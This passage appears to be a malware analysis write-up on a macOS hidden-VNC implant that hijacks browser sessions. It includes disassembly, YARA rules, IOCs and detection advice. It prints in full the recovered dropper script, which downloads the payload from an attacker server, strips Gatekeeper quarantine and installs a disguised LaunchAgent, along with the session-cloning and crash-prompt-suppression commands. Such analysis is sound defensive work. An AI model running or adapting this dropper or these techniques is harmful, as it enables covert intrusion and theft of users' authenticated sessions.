10001be70  bl      CdpCallOnSock        ; Transmit command to the browser
CdpConfigureTarget showing the Browser.setWindowBounds command that teleports the browser window to coordinate (-32000, -32000).
Click to zoom ↗
Browser.getWindowForTarget to ask Chrome's debugging port which window ID currently contains the page."windowId": using _strstr and parses the numeric value using _atoi.Browser.setWindowBounds command with coordinates: {"windowId":1,"bounds":{"left":-32000,"top":-32000}}(0, 0) is the top-left corner of the primary display. Setting coordinates to 32000, -32000 places the window far outside the bounds of any physical monitor. Even if Chrome tries to render graphics or create standard windows, it remains invisible to the victim while remaining fully interactive to the attacker over CDP.Reverse Engineering the Browser Cloning Engine (CloneProfileForSession)
The heart of this implant is its ability to hijack a victim's active browser session without interrupting the user. To see how it achieves this, we navigate to CloneProfileForSession at address 0x100011bc4.
7.1 Instant Snapshots Using APFS clonefile
jump to: 0x100011c34
; 1. Delete any older clone directory at destination
100011c34  adr     x2, "/bin/rm -rf '%s' 2>/dev/null; true"
100011c44  bl      _snprintf
100011c4c  bl      _system              ; Clear /tmp/hvnc_clone_<browser>

; 2. Execute instant APFS copy-on-write snapshot
100011c50  mov     x0, x19              ; x0 = Source: real user profile path
100011c54  mov     x1, x20              ; x1 = Destination: /tmp/hvnc_clone_*
100011c58  mov     w2, #0               ; Flags = 0
100011c5c  bl      _clonefile           ; Call APFS clonefile()
100011c60  cbz     w0, 0x100011c90      ; If clonefile succeeded (returns 0), jump ahead!

; 3. Log success on snapshot
100011c90  adr     x0, "chromium clone: APFS clonefile snapshot (instant)"
100011c98  bl      Log
_clonefile system call used to snapshot active browser profiles.
Click to zoom ↗
Cookies and Login Data) using file system locks. If malware tries to copy these databases while Chrome is open, file copying tools either fail or produce corrupted files._clonefile(), an Apple File System feature.clonefile creates an immediate directory snapshot at the file system metadata level. It takes almost zero milliseconds, uses no additional storage initially, and completely bypasses user-space file locks. The malware now has an identical clone of all user cookies, history, and logins in /tmp/hvnc_clone_*.7.2 Suppressing Crash Restore Dialogs with sed
Because the clone was taken from an active browser, internal preference files (Preferences and Local State) indicate that Chrome was not closed cleanly. If the malware were to launch Chrome immediately, the browser would present a visible popup asking: "Restore pages? Chrome didn't shut down correctly."
To keep the session completely invisible, the implant runs an inline sed search-and-replace right before launching:
In Binary Ninja, jump to address 0x100011dd0:
100011dcc  82330c30   adr     x2, data_10002a43d  {"/usr/bin/find '%s' -maxdepth 2 \( -name Preferences -o -name 'Local State' \) -type f 2>/dev/null | while read -r F; do /usr/bin/sed -i '' -e 's/"exit_type":"Crashed"/"exit_type":"Normal"/g' -e 's/"exit_type": "Crashed"/"exit_type": "Normal"/g' -e 's/"exited_cleanly":false/"exited_cleanly":true/g' -e 's/"exited_cleanly": "}
100011de4  bl      _snprintf
100011df8 bl _systemPreferences and Local State in the cloned profile directory."exit_type":"Crashed" with "exit_type":"Normal" and alters "exited_cleanly":false to true.Tracing the Delivery Pipeline: The Stage 1 Loader Script
Analyzing a compiled malware binary in isolation gives only half the story. To understand how the implant infects a system and survives reboots, we need to examine its initial staging pipeline.
During this investigation, we recovered an associated shell script alongside the binary:
| Property | Value |
|---|---|
| MD5 | cdba0eea25ca357b0be56fc0695803d6 |
| SHA-1 | fe334a624f0a200edc2bce77068829d9ae21018a |
| SHA-256 | dce578f5af994c77785b96087e4fd4d8124482eab896dceb175a26342a84e31b |
| SSDEEP | 48:PZZ9AthgXXlIK5dLpsGIxTHyfyqwY7AWZHHHGUZJ:PZNHl9PLpIxTHEyqwY7AWln3J |
| TLSH | T11641967993948CAE5D89670E95CCD0476DC130DFAAF464E870E72808DF2D8A501E7F66 |
| File Type | POSIX shell script |
| Magic | POSIX shell script, ASCII text executable |
| TrID | Linux/UNIX shell script (70%) Unix-like shebang (var.3) (gen) (30%) |
| Magika | SHELL |
| File Size | 2.28 KB (2331 bytes) |
| Role | Stage 1 Dropper, Gatekeeper Evasion, and Persistence Installer |
In real-world incidents, threat actors often deliver these scripts via social engineering lures, fake application installers, or compromised websites using piped shell commands (curl -fsSL https://... | zsh).
Inspecting this script reveals the entire deployment chain that brings the dce578f5af994c77785b96087e4fd4d8124482eab896dceb175a26342a84e31b Mach-O binary onto the target Mac.
To examine the dropper script in your terminal, run:
cat dce578f5af994c77785b96087e4fd4d8124482eab896dceb175a26342a84e31b8.1 Network Staging and Mach-O Verification
The script begins by pulling the binary payload from a remote staging server:
kant@APPLEs-MacBook-Pro ~/P/m/hvnc-implant> cat dce578f5af994c77785b96087e4fd4d8124482eab896dceb175a26342a84e31b

#!/bin/sh
# usage: curl -fsSL https://txrouteuifbfewfubewfbhgrabbing.xyz/wohnung | zsh
set -eu

SERVER="${1:-https://txrouteuifbfewfubewfbhgrabbing.xyz}"
SERVER="${SERVER%/}"
WORK="$(mktemp -d)"
trap 'rm -rf "$WORK"' EXIT

curl -fsS -o "$WORK/wohnung" "$SERVER/wohnung/agent" 2>/dev/null \
  || { echo "wohnung: download failed" >&2; exit 1; }

# Mach-O sanity: universal/fat (cafebabe) or 64-bit (feedfacf, little-endian)
magic="$(dd if="$WORK/wohnung" bs=1 count=4 2>/dev/null | od -An -tx1 | tr -d ' \n')"
case "$magic" in
  cafebabe|cffaedfe) ;;
  *) echo "wohnung: not a Mach-O binary ($magic)" >&2; exit 1 ;;
esac

size="$(wc -c < "$WORK/wohnung" | tr -d ' ')"
[ "$size" -ge 100000 ] || { echo "wohnung: binary too small ($size)" >&2; exit 1; }

DEST="$HOME/Downloads/wohnung"
PLIST="$HOME/Library/LaunchAgents/com.system.updater.plist"

mkdir -p "$HOME/Library/LaunchAgents"
# stop the previous instance: bootout/unload first so KeepAlive does not
# race-respawn during replacement (Taxora's agent is not touched)
launchctl bootout "gui/$(id -u)/com.system.updater" >/dev/null 2>&1 || true
launchctl unload "$PLIST" >/dev/null 2>&1 || true
pkill -f "Downloads/wohnung" 2>/dev/null || true
sleep 1

rm -rf "$DEST"
mv "$WORK/wohnung" "$DEST"
chmod +x "$DEST"
xattr -dr com.apple.quarantine "$DEST" 2>/dev/null || true

cat > "$PLIST" <<EOF
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
    <key>Label</key>
    <string>com.system.updater</string>
    <key>ProgramArguments</key>
    <array>
        <string>$DEST</string>
        <string>--debug</string>
    </array>
    <key>RunAtLoad</key>
    <true/>
    <key>KeepAlive</key>
    <true/>
    <key>ThrottleInterval</key>
    <integer>10</integer>
    <key>LimitLoadToSessionType</key>
    <string>Aqua</string>
    <key>StandardOutPath</key>
    <string>/dev/null</string>
    <key>StandardErrorPath</key>
    <string>/dev/null</string>
</dict>
</plist>
EOF

launchctl load "$PLIST" >/dev/null 2>&1 \
  || launchctl bootstrap "gui/$(id -u)" "$PLIST" >/dev/null 2>&1 \
  || { echo "wohnung: launchctl load failed" >&2; exit 1; }

sleep 2
pgrep -f "Downloads/wohnung" >/dev/null 2>&1 \
  || { echo "wohnung: agent not running" >&2; exit 1; }

exit 0
kant@APPLEs-MacBook-Pro ~/P/m/hvnc-implant>
The script executes through a standard one-line shell cradle (curl ... | zsh). Before placing the file into a permanent path, it uses dd and od to read the first 4 bytes of the download. It specifically looks for cafebabe (Apple Universal fat binary) or cffaedfe (little-endian 64-bit Mach-O). It also confirms the file is at least 100 KB to avoid deploying empty files or HTML error responses.
8.2 Bypassing Gatekeeper and Installing a LaunchAgent
Once verified, the script installs the implant to $HOME/Downloads/wohnung and establishes persistence:
DEST="$HOME/Downloads/wohnung"
PLIST="$HOME/Library/LaunchAgents/com.system.updater.plist"

# Remove quarantine attribute to disarm Gatekeeper
rm -rf "$DEST"
mv "$WORK/wohnung" "$DEST"
chmod +x "$DEST"
xattr -dr com.apple.quarantine "$DEST" 2>/dev/null || true

# Write a LaunchAgent configuration file
cat > "$PLIST" <<EOF
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
    <key>Label</key>
    <string>com.system.updater</string>
    <key>ProgramArguments</key>
    <array>
        <string>$DEST</string>
        <string>--debug</string>
    </array>
    <key>RunAtLoad</key>
    <true/>
    <key>KeepAlive</key>
    <true/>
    <key>ThrottleInterval</key>
    <integer>10</integer>
    <key>LimitLoadToSessionType</key>
    <string>Aqua</string>
    <key>StandardOutPath</key>
    <string>/dev/null</string>
    <key>StandardErrorPath</key>
    <string>/dev/null</string>
</dict>
</plist>
EOF

# Load the LaunchAgent
launchctl load "$PLIST" >/dev/null 2>&1 \
  || launchctl bootstrap "gui/$(id -u)" "$PLIST" >/dev/null 2>&1
Key Takeaways for Beginners:
xattr -dr com.apple.quarantine):In Part 3, we discovered that the binary is ad-hoc signed and lacks Apple Developer certification. If opened directly, macOS Gatekeeper blocks it. By removing the com.apple.quarantine extended attribute, the script clears macOS download flags, allowing the unsigned binary to execute without triggering Gatekeeper warnings.~/Library/LaunchAgents/com.system.updater.plist. By naming the service com.system.updater, the malware masquerades as a legitimate macOS system service.-debug:In Section 6.1, we saw that _main checks for -debug:-debug is missing, the binary calls fork() and terminates the parent.launchd expects KeepAlive services to remain in the foreground. If a process forks and exits under launchd, the operating system assumes it crashed and restarts it continuously.-debug inside the LaunchAgent plist, the malware tells its binary to stay in the foreground, allowing launchd to manage its lifecycle smoothly.LimitLoadToSessionType Aqua:This directive restricts the LaunchAgent to load only when the user logs into a graphical desktop session (Aqua). Because this is an HVNC tool that requires a window server and active browser profiles, running inside headless SSH sessions would be useless.Detection Engineering and YARA Rules
rule Macho_HVNC_Implant_Generic {
    meta:
        description = "Detects generic macOS HVNC browser hijacking implant"
        author = "Chandra Kant Bauri"
        malware_family = "macOS.HVNC"

    strings:
        // Unique JavaScript injected into victim browsers for covert control
        $js_find = "window.__hvncFind" ascii
        $js_copy = "window.__hvncCopySel" ascii
        $js_zoom = "window.__hvncZoomSet" ascii
        $css_find = "::highlight(hvnc-find)" ascii

        // Unique SQLite shadow backup and APFS clone strings
        $sqlite_bak  = ".backup '$T.hvncbak'" ascii
        $pkill_clone = "/usr/bin/pkill -f 'hvnc_clone_'" ascii
        $apfs_clone  = "chromium clone: APFS clonefile snapshot" ascii

        // DevTools Protocol offscreen bounds and crash prompt suppression
        $cdp_bounds = "{\"windowId\":%d,\"bounds\":{\"left\":-32000,\"top\":-32000}}" ascii
        $cdp_crash1 = "s/\"exit_type\":\"Crashed\"/\"exit_type\":\"Normal\"/g" ascii
        $cdp_crash2 = "browser.sessionstore.resume_from_crash" ascii

    condition:
        // Enforce valid Mach-O binary (64-bit, 32-bit, or Universal Fat)
        (uint32(0) == 0xfeedfacf or uint32(0) == 0xfeedface or uint32(0) == 0xcafebabe or uint32(0) == 0xcffaedfe)
        and (
            2 of ($js_find, $js_copy, $js_zoom, $css_find) or
            2 of ($sqlite_bak, $pkill_clone, $apfs_clone) or
            ($cdp_bounds and 1 of ($cdp_crash1, $cdp_crash2)) or
            (3 of them)
        )
}

rule Macho_HVNC_Campaign_Specific {
    meta:
        description = "Detects specific campaign build of macOS HVNC implant"
        author = "Chandra Kant Bauri"
        sample_hash = "5681c400f0ed8431b3950e92864e52cffb0bf93a359edffb49e423ad5e8ef0b8"

    strings:
        $c2   = "agent.torrentsbyjimboslimfit.xyz" ascii
        $tag  = "HVNC_MAC_TAG:8panel" ascii
        $psk  = "hvnc-remote-default-psk" ascii
        $id   = "hvnc_agent_macos_universal" ascii

    condition:
        (uint32(0) == 0xfeedfacf or uint32(0) == 0xcafebabe or uint32(0) == 0xcffaedfe)
        and 2 of ($c2, $tag, $psk, $id)
}
Breaking Down the Rule Logic:
uint32(0) == 0xcafebabe or uint32(0) == 0xcffaedfe checks the first 4 bytes of the file. This ensures the rule inspects only real Mach-O files, preventing false positive matches against text logs, documentation, or network captures.32000 offscreen coordinate string). Matching any two items from these sets confirms the binary is an HVNC agent even if the threat actors change their C2 domain.agent.torrentsbyjimboslimfit.xyz) with the hardcoded PSK (hvnc-remote-default-psk) and designated identifier (hvnc_agent_macos_universal).Indicators of Compromise (IOCs) and MITRE ATT&CK Mapping
10.1 Technical Indicators
| Indicator Type | Value | Context |
|---|---|---|
| SHA-256 (Implant) | 5681c400f0ed8431b3950e92864e52cffb0bf93a359edffb49e423ad5e8ef0b8 | Core Mach-O universal HVNC implant |
| MD5 (Implant) | 540a0c1858da1e38cd4b64db1fefa6e0 | Mach-O binary MD5 hash |
| SHA-256 (Dropper) | dce578f5af994c77785b96087e4fd4d8124482eab896dceb175a26342a84e31b | Stage 1 shell installer script |
| Staging Server | https://txrouteuifbfewfubewfbhgrabbing.xyz/wohnung/agent | Initial download URL |
| C2 Endpoint | agent.torrentsbyjimboslimfit.xyz:4445 | TCP Command and Control host and port |
| Pre-Shared Key | hvnc-remote-default-psk | Plaintext key hashed for AES-256 communication |
| CDHash | 81b57736800070ef210cf43f08ce474731442edf | Ad-hoc code signing digest |
| Signing Identifier | hvnc_agent_macos_universal | Internal Mach-O designated identity |
| Persistence Plist | ~/Library/LaunchAgents/com.system.updater.plist | LaunchAgent persistence file |
| Dropped Binary | ~/Downloads/wohnung | Disk location used by persistence |
| Clone Artifacts | /tmp/hvnc_clone_* | APFS temporary browser profile directories |
10.2 MITRE ATT&CK Matrix Mapping
| Tactic | Technique ID | Technique Name | Malware Behavior |
|---|---|---|---|
| Initial Access | ATT&CKT1059.004↗ | Unix Shell | Delivered via piped execution (curl ... | zsh) |
| Execution | ATT&CKT1543.001↗ | LaunchAgent | Spawns payload through launchctl load / bootstrap |
| Persistence | ATT&CKT1543.001↗ | LaunchAgent | Installs com.system.updater.plist with RunAtLoad |
| Defense Evasion | ATT&CKT1553.001↗ | Gatekeeper Bypass | Executes xattr -dr com.apple.quarantine on downloaded binary |
| Defense Evasion | ATT&CKT1036.004↗ | Masquerading | Names service com.system.updater to blend in |
| Defense Evasion | ATT&CKT1070.004↗ | File Deletion | Deletes clone directories and strips browser lockfiles |
| Discovery | ATT&CKT1082↗ | System Information | Queries screen bounds with CGDisplayBounds() |
| Collection | ATT&CKT1185↗ | Browser Session Hijacking | Clones active profiles with APFS clonefile() |
| Collection | ATT&CKT1113↗ | Screen Capture | Streams browser frames via CDP Page.startScreencast |
| Command & Control | ATT&CKT1571↗ | Non-Standard Port | Communicates over TCP port 4445 |
| Command & Control | ATT&CKT1219↗ | Remote Access Software | Implements full hidden remote control interface |
10.3 Conclusion and Defensive Takeaways
This sample illustrates the shifting threat posture on macOS. Rather than relying on commodity info-stealers that merely extract static SQLite files, adversaries are investing in complete native HVNC frameworks.
By leveraging APFS copy-on-write snapshots (_clonefile), the implant solves the classic challenge of reading locked browser databases while avoiding disk overhead. By repurposing developer debugging protocols (CDP and WebDriver BiDi) and positioning windows far offscreen (-32000, -32000), the threat actor bypasses macOS screen recording TCC alerts and interacts with live, authenticated user accounts in real time.
How Defenders Can Detect This Threat:
xattr -d com.apple.quarantine or xattr -cr, particularly targeting files in ~/Downloads.~/Library/LaunchAgents/ referencing binaries stored in user-writable paths like ~/Downloads or /tmp.-headless=new and -remote-debugging-port when initiated by non-developer background utilities./tmp/hvnc_clone_*.